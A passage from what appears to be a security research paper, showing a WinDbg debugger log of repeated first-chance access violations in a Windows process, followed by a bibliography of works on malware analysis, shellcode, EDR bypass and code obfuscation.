259     00000000‘009ca168 ??              ???
260     0:000> g
261     (208c.2198): Access violation - code c0000005 (first chance)
262     First chance exceptions are reported before any exception handling.
```

```
263     This exception may be expected and handled.
264     00000000‘009ca168 ff252aab0000    jmp     qword ptr [00000000‘009d4c98] ds:00000000‘009
         d4c98=????????????????
265     0:000> g
266     (208c.2198): Access violation - code c0000005 (first chance)
267     First chance exceptions are reported before any exception handling.
268     This exception may be expected and handled.
269     ntdll!strncpy_s+0x7f:
270     00007ffa‘d10c7f4f 438a0418        mov     al,byte ptr [r8+r11] ds:00000000‘00a06328=??
271     0:000> g
272     (208c.2198): Access violation - code c0000005 (first chance)
273     First chance exceptions are reported before any exception handling.
274     This exception may be expected and handled.
275     00000000‘00976839 ??              ???
276     0:000> g
277     (208c.2198): Access violation - code c0000005 (first chance)
278     First chance exceptions are reported before any exception handling.
279     This exception may be expected and handled.
280     00000000‘0097682a 488b0c28        mov     rcx,qword ptr [rax+rbp] ds:00000000‘009d6f70
         =????????????????
281     0:000> g
282     (208c.2198): Access violation - code c0000005 (first chance)
283     First chance exceptions are reported before any exception handling.
284     This exception may be expected and handled.
285     00000000‘0097682a 488b0c28        mov     rcx,qword ptr [rax+rbp] ds:00000000‘009d7d90
         =????????????????
286     0:000> g
287     (208c.2198): Access violation - code c0000005 (first chance)
288     First chance exceptions are reported before any exception handling.
289     This exception may be expected and handled.
290     00000000‘00976827 488b03          mov     rax,qword ptr [rbx] ds:00000000‘00a3ffb0
         =????????????????
291     0:000> g
292     (208c.2198): Access violation - code c0000005 (first chance)
293     First chance exceptions are reported before any exception handling.
294     This exception may be expected and handled.
295     00000000‘009aca07 ??              ???
296     0:000> g
297     (208c.2198): Access violation - code c0000005 (first chance)
298     First chance exceptions are reported before any exception handling.
299     This exception may be expected and handled.
300     00000000‘009aca07 488325316d090000 and     qword ptr [00000000‘00a43740],0 ds:00000000‘00
         a43740=????????????????
301     0:000> g
302     (208c.2198): Access violation - code c0000005 (first chance)
303     First chance exceptions are reported before any exception handling.
304     This exception may be expected and handled.
305     00000000‘0097682a 488b0c28        mov     rcx,qword ptr [rax+rbp] ds:00000000‘009d8000
         =????????????????
306     0:000> g
307     (208c.2198): Access violation - code c0000005 (first chance)
308     First chance exceptions are reported before any exception handling.
309     This exception may be expected and handled.
310     00000000‘009b1b16 ??              ???
311     0:000> g
312     (208c.2198): Access violation - code c0000005 (first chance)
313     First chance exceptions are reported before any exception handling.
314     This exception may be expected and handled.
315     00000000‘009b1b21 ff15a92a0200    call    qword ptr [00000000‘009d45d0] ds:00000000‘009
         d45d0=????????????????
316     0:000> g
```

```
317     (208c.2198): Access violation - code c0000005 (first chance)
318     First chance exceptions are reported before any exception handling.
319     This exception may be expected and handled.
320     ntdll!RtlInitUnicodeStringEx+0x16:
321     00007ffa‘d104c286 6644390442      cmp     word ptr [rdx+rax*2],r8w ds:00000000‘00a25170
         =????
322     0:000> g
323     ModLoad: 00007ffa‘b1570000 00007ffa‘b15c1000   C:\Windows\SYSTEM32\vaultcli.DLL
324     ModLoad: 00007ffa‘c9ef0000 00007ffa‘ca047000   C:\Windows\SYSTEM32\wintypes.dll
325     (208c.2198): Access violation - code c0000005 (first chance)
326     First chance exceptions are reported before any exception handling.
327     This exception may be expected and handled.
328     00000000‘00976839 ??              ???
329     0:000> g
330     (208c.2198): Access violation - code c0000005 (first chance)
331     First chance exceptions are reported before any exception handling.
332     This exception may be expected and handled.
333     00000000‘0097682a 488b0c28        mov     rcx,qword ptr [rax+rbp] ds:00000000‘009d71f8
         =???????????????
334     0:000> g
335     (208c.2198): Access violation - code c0000005 (first chance)
336     First chance exceptions are reported before any exception handling.
337     This exception may be expected and handled.
338     00000000‘00976827 488b03          mov     rax,qword ptr [rbx] ds:00000000‘00a3fff8
         =???????????????
339     0:000> g
340     (208c.2198): Access violation - code c0000005 (first chance)
341     First chance exceptions are reported before any exception handling.
342     This exception may be expected and handled.
343     00000000‘00976827 488b03          mov     rax,qword ptr [rbx] ds:00000000‘00a40000
         =???????????????
344     0:000> g
345     (208c.2198): Access violation - code c0000005 (first chance)
346     First chance exceptions are reported before any exception handling.
347     This exception may be expected and handled.
348     00000000‘0097682a 488b0c28        mov     rcx,qword ptr [rax+rbp] ds:00000000‘009d9070
         =???????????????
349     0:000> g
350     (208c.2198): Access violation - code c0000005 (first chance)
351     First chance exceptions are reported before any exception handling.
352     This exception may be expected and handled.
353     00000000‘0097682a 488b0c28        mov     rcx,qword ptr [rax+rbp] ds:00000000‘009d8c60
         =???????????????
354     0:000> g
355     (208c.2198): Access violation - code c0000005 (first chance)
356     First chance exceptions are reported before any exception handling.
357     This exception may be expected and handled.
358     00000000‘0098ef17 ??              ???
359     0:000> g
360     (208c.2198): Access violation - code c0000005 (first chance)
361     First chance exceptions are reported before any exception handling.
362     This exception may be expected and handled.
363     00000000‘0098ef23 ff15d75d0400    call    qword ptr [00000000‘009d4d00] ds:00000000‘009
         d4d00=???????????????
364     0:000> g
365     (208c.2198): Access violation - code c0000005 (first chance)
366     First chance exceptions are reported before any exception handling.
367     This exception may be expected and handled.
368     00000000‘008d16eb ??              ???
369     0:000> g
370     (208c.2198): Access violation - code c0000005 (first chance)
```

```
371 First chance exceptions are reported before any exception handling.
372 This exception may be expected and handled.
373 00000000‘008d171c 48891d9d1c1700  mov     qword ptr [00000000‘00a433c0],rbx ds
     :00000000‘00a433c0=????????????????
374 0:000> g
375 (208c.2198): Access violation - code c0000005 (first chance)
376 First chance exceptions are reported before any exception handling.
377 This exception may be expected and handled.
378 00000000‘009ca1a4 ??              ???
379 0:000> g
380 (208c.2198): Access violation - code c0000005 (first chance)
381 First chance exceptions are reported before any exception handling.
382 This exception may be expected and handled.
383 00000000‘008d187e 66443940fe      cmp     word ptr [rax-2],r8w ds:00000000‘009e37f0=????
384 0:000> g
385 ModLoad: 00007ffa‘ce950000 00007ffa‘ce9c3000   C:\Windows\System32\WINTRUST.dll
386 (208c.2198): Access violation - code c0000005 (first chance)
387 First chance exceptions are reported before any exception handling.
388 This exception may be expected and handled.
389 00000000‘00976839 ??              ???
390 0:000> g
391 (208c.2198): Access violation - code c0000005 (first chance)
392 First chance exceptions are reported before any exception handling.
393 This exception may be expected and handled.
394 00000000‘00976827 488b03          mov     rax,qword ptr [rbx] ds:00000000‘00a40010
     =????????????????
395 0:000> g
396 (208c.2198): Access violation - code c0000005 (first chance)
397 First chance exceptions are reported before any exception handling.
398 This exception may be expected and handled.
399 00000000‘0097682a 488b0c28        mov     rcx,qword ptr [rax+rbp] ds:00000000‘009d75b8
     =????????????????
400 0:000> g
401 (208c.2198): Access violation - code c0000005 (first chance)
402 First chance exceptions are reported before any exception handling.
403 This exception may be expected and handled.
404 00000000‘0097682a 488b0c28        mov     rcx,qword ptr [rax+rbp] ds:00000000‘009d8928
     =????????????????
405 0:000> g
406 (208c.2198): Access violation - code c0000005 (first chance)
407 First chance exceptions are reported before any exception handling.
408 This exception may be expected and handled.
409 00000000‘009ab443 ??              ???
410 0:000> g
411 (208c.2198): Access violation - code c0000005 (first chance)
412 First chance exceptions are reported before any exception handling.
413 This exception may be expected and handled.
414 00000000‘009ab46b ff15c7930200    call    qword ptr [00000000‘009d4838] ds:00000000‘009
     d4838=????????????????
415 0:000> g
416 (208c.2198): Access violation - code c0000005 (first chance)
417 First chance exceptions are reported before any exception handling.
418 This exception may be expected and handled.
419 ntdll!RtlInitializeCriticalSection+0x1c:
420 00007ffa‘d1092a4c c74108ffffffff  mov     dword ptr [rcx+8],0FFFFFFFFh ds:00000000‘00
     a43788=????????
421 0:000> g
422 (208c.2198): Access violation - code c0000005 (first chance)
423 First chance exceptions are reported before any exception handling.
424 This exception may be expected and handled.
425 00000000‘0098e8dc ??              ???
```

```
426 0:000> g
427 (208c.2198): Access violation - code c0000005 (first chance)
428 First chance exceptions are reported before any exception handling.
429 This exception may be expected and handled.
430 00000000‘008dfd79 ??              ???
431 0:000> g
432 (208c.2198): Access violation - code c0000005 (first chance)
433 First chance exceptions are reported before any exception handling.
434 This exception may be expected and handled.
435 00000000‘008dfe8d ff152d520f00    call    qword ptr [00000000‘009d50c0] ds:00000000‘009
     d50c0=????????????????
436 0:000> g
437 (208c.2198): Access violation - code c0000005 (first chance)
438 First chance exceptions are reported before any exception handling.
439 This exception may be expected and handled.
440 msvcrt!woutput_l+0x8c:
441 00007ffa‘d0ed5f7c 410fb738        movzx   edi,word ptr [r8] ds:00000000‘009fad68=????
442 0:000> g
443 (208c.2198): Access violation - code c0000005 (first chance)
444 First chance exceptions are reported before any exception handling.
445 This exception may be expected and handled.
446 00000000‘00976670 ??              ???
447 0:000> g
```

Bibliography

[1] Michael Sikorski and Andrew Honig. *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*. San Francisco, CA: No Starch Press, 2012 (cit. on pp. 1, 2, 4, 5, 7–10, 12).

[2] Kaur, Harpreet, Sanjaiy SL, Dharani, Paul, Tirtharaj, Kumar Thakur, Rohit, Kumar Reddy, K. Vijay, Mahato, Jay, and Naveen, Kaviti. "Evolution of Endpoint Detection and Response (EDR) in Cyber Security: A Comprehensive Review". In: *E3S Web Conf.* 556 (2024), p. 01006. DOI: 10.1051/e3sconf/202455601006. URL: https://doi.org/10.1051/e3sconf/202455601006 (cit. on pp. 1, 15).

[3] Trevor M. Lewis and Bhaskar P. Rimal. "Effects of Removing User-Land Hooks in Endpoint Protection During Attack Experiments". In: *IEEE Access* 12 (2024), pp. 15820–15844. DOI: 10.1109/ACCESS.2024.3357525 (cit. on p. 2).

[4] Evgenios Gkritsis, Constantinos Patsakis, and George Stergiopoulos. *Exploiting Data Structures for Bypassing and Crashing Anti-Malware Solutions via Telemetry Complexity Attacks*. 2025. arXiv: 2511.04472 [cs.CR]. URL: https://arxiv.org/abs/2511.04472 (cit. on p. 2).

[5] Kotaiba Alachkar, Dirk Gaastra, Eduardo Barbaro, Michel van Eeten, and Yury Zhauniarovich. "EvilEDR: Repurposing EDR as an Offensive Tool". In: *Proceedings of the 34th USENIX Security Symposium*. USENIX Association, 2025, pp. 587–606. URL: https://www.usenix.org/conference/usenixsecurity25/presentation/alachkar (cit. on p. 2).

[6] I. Arce. "The shellcode generation". In: *IEEE Security & Privacy* 2.5 (2004), pp. 72–76. DOI: 10.1109/MSP.2004.87 (cit. on p. 4).

[7] skape. *Understanding Windows Shellcode*. Whitepaper. nologin.org, 2003. URL: http://www.hick.org/code/skape/papers/win32-shellcode.pdf (cit. on pp. 5, 6, 10).

[8] Pierre Mondon and Rogério de Lemos. "Detecting Cryptographic Functions for String Obfuscation". In: *2024 IEEE International Conference on Cyber Security and Resilience (CSR)*. 2024, pp. 315–320. DOI: 10.1109/CSR61664.2024.10679462 (cit. on pp. 8, 9).

[9] Tomer Raitsis, Yossi Elgazari, Guy E. Toibin, Yotam Lurie, Shlomo Mark, and Oded Margalit. "Code Obfuscation: A Comprehensive Approach to Detection, Classification, and Ethical Challenges". In: *Algorithms* 18.2 (2025). ISSN: 1999-4893. DOI: 10.3390/a18020054. URL: https://www.mdpi.com/1999-4893/18/2/54 (cit. on pp. 10, 11).

[10] Ömer Aslan Aslan and Refik Samet. "A Comprehensive Review on Malware Detection Approaches". In: *IEEE Access* 8 (2020), pp. 6249–6271. DOI: 10.1109/ACCESS.2019.2963724 (cit. on p. 12).

[11] Ori Or-Meir, Nir Nissim, Yuval Elovici, and Lior Rokach. "Dynamic Malware Analysis in the Modern Era—A State of the Art Survey". In: *ACM Comput. Surv.* 52.5 (Sept. 2019). ISSN: 0360-0300. DOI: 10.1145/3329786. URL: https://doi.org/10.1145/3329786 (cit. on p. 13).

[12] Zhenyuan Li, Qi Alfred Chen, Runqing Yang, Yan Chen, and Wei Ruan. "Threat detection and investigation with system-level provenance graphs: A survey". In: *Computers & Security* 106 (2021), p. 102282. ISSN: 0167-4048. DOI: https://doi.org/10.1016/j.cose.2021.102282. URL: https://www.sciencedirect.com/science/article/pii/S0167404821001061 (cit. on pp. 15, 16).